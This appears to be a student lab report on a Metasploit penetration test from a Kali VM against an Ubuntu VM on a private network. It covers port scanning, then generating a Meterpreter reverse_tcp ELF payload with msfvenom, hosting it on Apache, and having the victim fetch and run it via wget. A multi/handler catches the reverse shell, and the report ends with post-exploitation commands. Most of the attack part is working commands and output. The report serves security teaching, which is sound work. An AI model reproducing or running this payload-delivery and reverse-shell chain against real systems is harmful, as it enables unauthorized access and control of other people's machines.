

Cyber Security Lab

Metasploit Penetration Testing

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1 Introduction

This report covers the penetration testing process using **Metasploit** on a victim host running Ubuntu, targeted from a Kali Linux machine. The key phases include reconnaissance, exploitation, and post-exploitation.

2 Environment Setup

- **Attacker:** Kali Linux (192.168.133.130)
- **Victim:** Ubuntu (192.168.133.133)

```

└─$ msfconsole
Metasploit tip: Display the Framework log using the log command, learn
more with help log

      `:oDFo:`
      ./ymM0dayMmy/.
      --dHJ5aGFyZGVyIQ==+-
      `:sm@--Destroy.No.Data~~s:`
      --h2--Maintain.No.Persistence~~h+-
      `:odNo2--Above.All.Else.Do.No.Harm--Ndo:`
      ./etc/shadow.0days-Data'%200R%201=1--.No.0MN8'/.
      --+SecKCoin++e.AMd`      `.-:////+/hbove.913.ElsMNH+-
      --/.ssh/id_rsa.Des-      `htN01UserWroteMe!-
      :dopeAW.No<nano>o      :is:TRiKc.sudo-.A:
      :we're.all.alike``      The.PFYroy.No.D7:
      :PLACEDRINKHERE!:      yxp_cmdshe11.Ab0:
      :msf>exploit -j.      :Ns.BOB&ALICEs7:
      :---srwxrwx:-.      `MS146.52.No.Per:
      :<script>.Ac816/      sENbove3101.404:
      :NT_AUTHORITY.Do      `T:/shSYSTEM-.N:
      :09.14.2011.raid      /STFU|wall.No.Pr:
      :hevnsntSurb025N.      dNVRGOING2GIVUUP:
      :#OUTHOUSE- -s:      /corykennedyData:
      :$nmap -oS      SSo.6178306Ence:
      :AwsM.da:      /shMTL#beats3o.No.:
      :Ring0:      `dDestRoyREXKC3ta/M:
      :23d:      sSETEC.ASTRONOMYist:
      /-      /yo- .ence.N:(){ :|: & };;
      `:Shall.We.Play.A.Game?tron/
      ``-ooy.if1ghtf0r+ehUser5`
      ..th3.H1V3.U2VjRFNN.jMh+.
      `MjM--WE.ARE.se--MMjMs
      +~KANSAS.CITY's~
      J~HAKCERS~./.`
      .esc:wq!:`
      +++ATH`

      =[ metasploit v6.4.34-dev ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

```

Figure 1: Metasploit Framework Console

```
msf6 > help

Core Commands
=====

Command      Description
-----
?             Help menu
banner        Display an awesome metasploit banner
cd            Change the current working directory
color         Toggle color
connect       Communicate with a host
debug         Display information useful for debugging
exit          Exit the console
features      Display the list of not yet released features that can be opted in to
get           Gets the value of a context-specific variable
getg          Gets the value of a global variable
grep          Grep the output of another command
help          Help menu
history       Show command history
load          Load a framework plugin
quit          Exit the console
repeat        Repeat a list of commands
route         Route traffic through a session
save          Saves the active datastores
sessions      Dump session listings and display information about sessions
set           Sets a context-specific variable to a value
setg          Sets a global variable to a value
sleep         Do nothing for the specified number of seconds
spool         Write console output into a file as well the screen
threads       View and manipulate background threads
tips          Show a list of useful productivity tips
unload        Unload a framework plugin
unset         Unsets one or more context-specific variables
unsetg        Unsets one or more global variables
version       Show the framework and console library version numbers
```

Figure 2: Environment Setup

3 Step 1: Reconnaissance (Port Scanning)

To identify open ports, we use Metasploit's TCP and UDP scanners.

```
msf6 > use 5
msf6 auxiliary(scanner/portscan/tcp) > back
msf6 > use scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

Name      Current Setting  Required  Description
-----
CONCURRENCY 10              yes       The number of concurrent ports to check per host
DELAY       0               yes       The delay between connections, per thread, in milliseconds
JITTER      0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.

PORTS       1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

THREADS     1               yes       The number of concurrent threads (max one per host)
TIMEOUT     1000           yes       The socket connect timeout in milliseconds

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.133.133
RHOSTS => 192.168.133.133
msf6 auxiliary(scanner/portscan/tcp) > run
```

Figure 3: Results of TCP Port Scanning




Figure 4: Results of TCP Port Scanning (Wireshark)

3.1 UDP Scan

```
use scanner/discovery/udp_sweep
set RHOSTS 192.168.133.133
run
```

```
msf6 auxiliary(scanner/portscan/tcp) > use scanner/discovery/udp_sweep
msf6 auxiliary(scanner/discovery/udp_sweep) > set RHOSTS 192.168.133.133
RHOSTS => 192.168.133.133
msf6 auxiliary(scanner/discovery/udp_sweep) > run

[*] Sending 13 probes to 192.168.133.133->192.168.133.133 (1 hosts)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/udp_sweep) > |
```

Figure 5: Results of UDP Port Scanning




Figure 6: Results of UDP Port Scanning (Wireshark)

4 Msfvenom & Meterpreter

Msfvenom: A Metasploit tool used to generate and encode payloads for exploitation. **Meterpreter:** An advanced payload providing in-memory execution, supporting command execution,

privilege escalation, file transfer, keylogging, and pivoting.

```
(karthikeyan@kali)-[~/Documents]
└─$ msfvenom --list payloads | grep meterpreter
android/meterpreter/reverse_http      Run a meterpreter server in Android. Tunnel co
mmunication over HTTP
android/meterpreter/reverse_https     Run a meterpreter server in Android. Tunnel co
mmunication over HTTPS
android/meterpreter/reverse_tcp       Run a meterpreter server in Android. Connect b
ack stager
android/meterpreter_reverse_http      Connect back to attacker and spawn a Meterpret
er shell
android/meterpreter_reverse_https     Connect back to attacker and spawn a Meterpret
er shell
android/meterpreter_reverse_tcp       Connect back to the attacker and spawn a Meter
preter shell
apple_ios/aarch64/meterpreter_reverse_http  Run the Meterpreter / Mettle server payload (s
tageless)
apple_ios/aarch64/meterpreter_reverse_https  Run the Meterpreter / Mettle server payload (s
tageless)
apple_ios/aarch64/meterpreter_reverse_tcp    Run the Meterpreter / Mettle server payload (s
tageless)
apple_ios/armle/meterpreter_reverse_http     Run the Meterpreter / Mettle server payload (s
tageless)
apple_ios/armle/meterpreter_reverse_https    Run the Meterpreter / Mettle server payload (s
tageless)
apple_ios/armle/meterpreter_reverse_tcp      Run the Meterpreter / Mettle server payload (s
tageless)
cmd/linux/http/mips64/meterpreter_reverse_http  Fetch and execute a MIPS64 payload from an HTT
P server.
cmd/linux/http/mips64/meterpreter_reverse_https  Fetch and execute a MIPS64 payload from an HTT
P server.
cmd/linux/http/mips64/meterpreter_reverse_tcp    Fetch and execute a MIPS64 payload from an HTT
P server.
cmd/linux/http/x64/meterpreter/bind_tcp        Fetch and execute an x64 payload from an HTTP
server. Listen for a connection
cmd/linux/http/x64/meterpreter/reverse_sctp     Fetch and execute an x64 payload from an HTTP
server. Connect back to the attacker
cmd/linux/http/x64/meterpreter/reverse_tcp      Fetch and execute an x64 payload from an HTTP
server. Connect back to the attacker
cmd/linux/http/x64/meterpreter_reverse_http     Fetch and execute an x64 payload from an HTTP
server.
cmd/linux/http/x64/meterpreter_reverse_https    Fetch and execute an x64 payload from an HTTP
server.
```

Figure 7: Msfvenom Payload Generation and Meterpreter Shell

5 Step 2: Exploitation (Payload Generation)

We generate a reverse shell payload using `msfvenom`.

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.133.130 LPORT=4444 -f elf > shell.elf
```

```
(karthikeyan@kali)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.133.130 LPORT=7777 -f elf -o test

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
Saved as: test

(karthikeyan@kali)-[~]
└─$ sudo mv test /var/www/html/

(karthikeyan@kali)-[~]
└─$ service apache2 start
```


Figure 8: Generating the Reverse Shell Payload

6 Step 3: Delivering the Payload

The payload is hosted on Apache and delivered using `wget`.

```
mv shell.elf /var/www/html/
```

```
service apache2 start
wget http://192.168.133.130/shell.elf
chmod +x shell.elf
./shell.elf
```



```
karthikeyan@karthikeyan-virtual-machine: $ wget http://192.168.133.130/test -O /tmp/test
--2025-03-02 22:27:52-- http://192.168.133.130/test
Connecting to 192.168.133.130:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207
Saving to: '/tmp/test'

/tmp/test          100%[=====] 207 --KB/s  in 0s

2025-03-02 22:27:52 (37.3 MB/s) - '/tmp/test' saved [207/207]


karthikeyan@karthikeyan-virtual-machine: $ chmod +x /tmp/test
karthikeyan@karthikeyan-virtual-machine: $ /tmp/test
```

Figure 9: Executing the Payload on the Victim Machine

7 Step 4: Gaining Access (Reverse Shell)


The multi/handler module is used to receive the connection.

```
use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.133.130
set LPORT 4444
exploit
```



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.133.130
LHOST => 192.168.133.130
msf6 exploit(multi/handler) > set LPORT 7777
LPORT => 7777
```

Figure 10: Establishing a Meterpreter Session



```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.133.130:7777
[*] Sending stage (1017704 bytes) to 192.168.133.133
[*] Meterpreter session 1 opened (192.168.133.130:7777 -> 192.168.133.133:37742) at 2025-03-02 22:24:27 +0530


meterpreter > ls
Listing: /home/karthikeyan
=====
Mode                Size      Type    Last modified            Name
-----
100600/rw-r----- 12245    fil     2025-02-26 17:42:54 +0530 .bash_history
100644/rw-r--r--   220     fil     2025-01-30 15:38:02 +0530 .bash_logout
100644/rw-r--r--  3771    fil     2025-01-30 15:38:02 +0530 .bashrc
040700/rwx----- 4096    dir     2025-01-30 16:28:57 +0530 .cache
040700/rwx----- 4096    dir     2025-02-26 17:28:06 +0530 .config
040700/rwx----- 4096    dir     2025-02-26 17:24:58 +0530 .gnupg
100600/rw-r----- 20      fil     2025-01-30 20:11:29 +0530 .lessht
040700/rwx----- 4096    dir     2025-01-30 15:44:50 +0530 .local
100644/rw-r--r--   807     fil     2025-01-30 15:38:02 +0530 .profile
040700/rwx----- 4096    dir     2025-02-17 13:25:45 +0530 .ssh
100644/rw-r--r--   0       fil     2025-01-30 15:52:49 +0530 .sudo_as_admin_successful
040755/rwxr-xr-x  4096    dir     2025-02-17 10:40:25 +0530 Desktop
040755/rwxr-xr-x  4096    dir     2025-02-17 10:37:55 +0530 Documents
040755/rwxr-xr-x  4096    dir     2025-01-30 15:44:51 +0530 Downloads
040755/rwxr-xr-x  4096    dir     2025-01-30 15:44:51 +0530 Music
040755/rwxr-xr-x  4096    dir     2025-01-30 15:44:51 +0530 Pictures
040755/rwxr-xr-x  4096    dir     2025-01-30 15:44:51 +0530 Public
040755/rwxr-xr-x  4096    dir     2025-01-30 15:44:51 +0530 Templates
040755/rwxr-xr-x  4096    dir     2025-01-30 15:44:51 +0530 Videos
100755/rwxr-xr-x  1002    fil     2025-02-17 10:40:21 +0530 del.sh
040700/rwx----- 4096    dir     2025-02-17 13:30:07 +0530 snap
```

Figure 11: Additional Evidence of Reverse Shell Connection

8 Step 5: Post-Exploitation

After gaining access, we list files, check user privileges, and inspect network details.

```
ls
whoami
ip a
```



```
meterpreter > shell
Process 2188 created.
Channel 1 created.
whoami
karthikeyan
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e7:ac:bb brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.133.133/24 brd 192.168.133.255 scope global dynamic noprefixroute ens33
        valid_lft 1758sec preferred_lft 1758sec
    inet6 fe80::9b2:ec30:3453:3733/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Figure 12: Post-Exploitation Commands Executed on the Victim System

9 Conclusion

This penetration test demonstrated how Metasploit can be used for reconnaissance, exploitation, and post-exploitation. The attacker successfully gained control over the victim machine and performed various commands remotely.